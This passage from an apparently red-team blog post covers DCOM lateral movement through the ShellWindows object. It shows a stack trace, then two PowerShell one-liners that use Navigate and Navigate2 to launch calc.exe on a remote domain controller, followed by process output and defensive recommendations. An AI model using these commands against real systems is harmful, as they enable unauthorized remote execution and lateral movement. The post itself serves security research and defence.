
Frame	Module	Location	Address	Path
K 0	fltmgr.sys	FltGetRequestorProcess + 0xd6b	0xfffff801b526d03f	C:\Windows\system32\drivers\fltmgr.sys
K 1	fltmgr.sys	FltIsCallbackDataDirty + 0xd7c	0xfffff801b526e5ac	C:\Windows\system32\drivers\fltmgr.sys
K 2	fltmgr.sys	FltGetRequestorProcess + 0x2fa	0xfffff801b526c5ce	C:\Windows\system32\drivers\fltmgr.sys
K 3	fltmgr.sys	fltmgr.sys + 0x10aa	0xfffff801b526c0aa	C:\Windows\system32\drivers\fltmgr.sys
K 4	ntoskrnl.exe	FsRtlInitializeOplock + 0x32f	0xfffff8031d10a21b	C:\Windows\system32\ntoskrnl.exe
K 5	ntoskrnl.exe	NtQueryDirectoryFile + 0xcb	0xfffff8031d0e5cdb	C:\Windows\system32\ntoskrnl.exe
K 6	ntoskrnl.exe	setjmpex + 0x34a3	0xfffff8031cdcc3b3	C:\Windows\system32\ntoskrnl.exe
U 7	ntdll.dll	NtQueryDirectoryFile + 0xa	0x7ff97a580a2a	C:\Windows\SYSTEM32\ntdll.dll
U 8	SHELL32.dll	Ordinal764 + 0x8704	0x7ff978b602f4	C:\Windows\system32\SHELL32.dll
U 9	SHELL32.dll	SHCreateShellItemArray + 0x1979	0x7ff978b73c79	C:\Windows\system32\SHELL32.dll
U 10	SHELL32.dll	ShellExecuteExW + 0x3a0	0x7ff978b75000	C:\Windows\system32\SHELL32.dll
U 11	SHELL32.dll	ShellExecuteExW + 0x1f0	0x7ff978b74e50	C:\Windows\system32\SHELL32.dll
U 12	SHELL32.dll	SHCreateShellItemArray + 0x27cf	0x7ff978b74acf	C:\Windows\system32\SHELL32.dll
U 13	SHELL32.dll	ShellExecuteExW + 0x184	0x7ff978b74de4	C:\Windows\system32\SHELL32.dll
U 14	SHELL32.dll	ShellExecuteExW + 0xc4	0x7ff978b74d24	C:\Windows\system32\SHELL32.dll
U 15	SHELL32.dll	ShellExecuteExW + 0x39	0x7ff978b74c99	C:\Windows\system32\SHELL32.dll
U 16	ieframe.dll	Ordinal325 + 0x3f3	0x7ff95e5ba0d3	C:\Windows\System32\ieframe.dll
U 17	ieframe.dll	Ordinal325 + 0x5465	0x7ff95e5bf145	C:\Windows\System32\ieframe.dll
U 18	ieframe.dll	Ordinal325 + 0x24e5	0x7ff95e5bc1c5	C:\Windows\System32\ieframe.dll
U 19	SHELL32.dll	AssocCreateForClasses + 0x1124	0x7ff978bf2724	C:\Windows\system32\SHELL32.dll
U 20	SHELL32.dll	AssocCreateForClasses + 0xfc1	0x7ff978bf25c1	C:\Windows\system32\SHELL32.dll
U 21	SHELL32.dll	Ordinal702 + 0x717	0x7ff978de3fb7	C:\Windows\system32\SHELL32.dll
U 22	SHELL32.dll	Ordinal702 + 0x7f8	0x7ff978de4098	C:\Windows\system32\SHELL32.dll
U 23	SHELL32.dll	Ordinal702 + 0x78e	0x7ff978de402e	C:\Windows\system32\SHELL32.dll
U 24	SHELL32.dll	Ordinal702 + 0x725e	0x7ff978deaafe	C:\Windows\system32\SHELL32.dll
U 25	SHCORE.dll	SHReleaseThreadRef + 0x1cf	0x7ff975431f2f	C:\Windows\SYSTEM32\SHCORE.dll
U 26	KERNEL32.DLL	BaseThreadInitThunk + 0x22	0x7ff9789f13d2	C:\Windows\system32\KERNEL32.DLL
U 27	ntdll.dll	RtlUserThreadStart + 0x34	0x7ff97a5054f4	C:\Windows\SYSTEM32\ntdll.dll

ShellWindows

Similar to ShellBrowserWindow, ShellWindows also exposes the ShellExecute method. However, we are going to do a quick demonstration of Navigate/2 to perform similar remote command execution. We will use the following PowerShell command strings for our example:

```
$([System.Activator]::CreateInstance([Type]::GetTypeFromCLSID("9BA05972-F6A8-11CF-A442-00A0C90A8F39","acmedc.acme.int"))).Navigate("c:\windows\system32\calc.exe")
 - and -
$([System.Activator]::CreateInstance([Type]::GetTypeFromCLSID("9BA05972-F6A8-11CF-A442-00A0C90A8F39","acmedc.acme.int"))).Navigate2("c:\windows\system32\calc.exe")
```

After running these commands these commands, we get this output:



Name	PID	Status	User name	CPU	Memory (p...	Description
calc.exe	2272	Running	acmeadmin	00	5,172 K	Windows Ca
calc.exe	4000	Running	acmeadmin	00	5,172 K	Windows Ca
calc.exe	4048	Running	acmeadmin	00	5,172 K	Windows Ca
calc.exe	2516	Running	acmeadmin	00	5,176 K	Windows Ca
calc.exe	3756	Running	acmeadmin	00	5,164 K	Windows Ca
calc.exe	3368	Running	acmeadmin	00	5,172 K	Windows Ca
calc.exe	1236	Running	acmeadmin	00	5,176 K	Windows Ca
calc.exe	2036	Running	acmeadmin	00	5,172 K	Windows Ca
calc.exe	3800	Running	acmeadmin	00	5,172 K	Windows Ca
calc.exe	3052	Running	acmeadmin	00	5,168 K	Windows Ca
calc.exe	2848	Running	acmeadmin	00	5,168 K	Windows Ca
calc.exe	2380	Running	acmeadmin	00	5,168 K	Windows Ca
calc.exe	4056	Running	acmeadmin	00	5,172 K	Windows Ca
calc.exe	3156	Running	acmeadmin	00	5,176 K	Windows Ca
calc.exe	732	Running	acmeadmin	00	5,176 K	Windows Ca
calc.exe	1324	Running	acmeadmin	00	5,172 K	Windows Ca
calc.exe	3996	Running	acmeadmin	00	5,168 K	Windows Ca
calc.exe	3716	Running	acmeadmin	00	5,168 K	Windows Ca
calc.exe	3280	Running	acmeadmin	00	5,176 K	Windows Ca
calc.exe	2468	Running	acmeadmin	00	5,168 K	Windows Ca
calc.exe	3212	Running	acmeadmin	00	5,168 K	Windows Ca
calc.exe	3872	Running	acmeadmin	00	5,172 K	Windows Ca

Woah! That is interesting. This seems like a candidate for more testing and probably not recommended for operational use at this time :-). Regardless, this is still pretty neat.

This covers our brief overview for 'IWebBrowser2' Navigate/2 DCOM Lateral Movement methods. These particular methods may not be as 'flexible' as other lateral movement techniques, but they may still have utility for Red Teams and attackers. As always, defenders should keep an eye out for such methods. Here are a few tips…

Defensive Considerations

For Pass-Thru Command Execution:

- Many of these “pass-thru’ techniques attempt to evade Endpoint Security and/or Application Whitelisting (AWL) solutions. Enforce strong policies. Consider using these AppLocker Hardening Rules by @Oddvarmoe.
- COM scriptlet attacks via HTA, VBS, or JS are very common and dangerous. Consider changing the default handler for these applications (e.g. notepad.exe). This guide from Adobe may help with GPO deployment.
- Event Log analysis is critical in any enterprise network for proper incident response. Forward events to a SIEM for centralized monitoring.

For Lateral Movement:

- In general, defenders should capture IOCs provided by @enigma0x3 as well as consider recommendations provided by Philip Tsukerman of CyberReason in this very comprehensive blog post.
- Using these DCOM methods will require privileged access to the remote machine. Protect privileged domain accounts. Avoid password re-use across local machine accounts.
- Ensure that defense-in-depth controls, host-based security products, and host monitoring are in place to detect/deter suspicious activity.
- Monitor for suspicious use of PowerShell within the environment. Enforce Constrained Language Mode wherever/whenever possible (*Note: This may be difficult for privileged accounts).

Conclusion

Thank you for taking the time to read this post! As always, feel free to reach out if you have questions, comments, or feedback.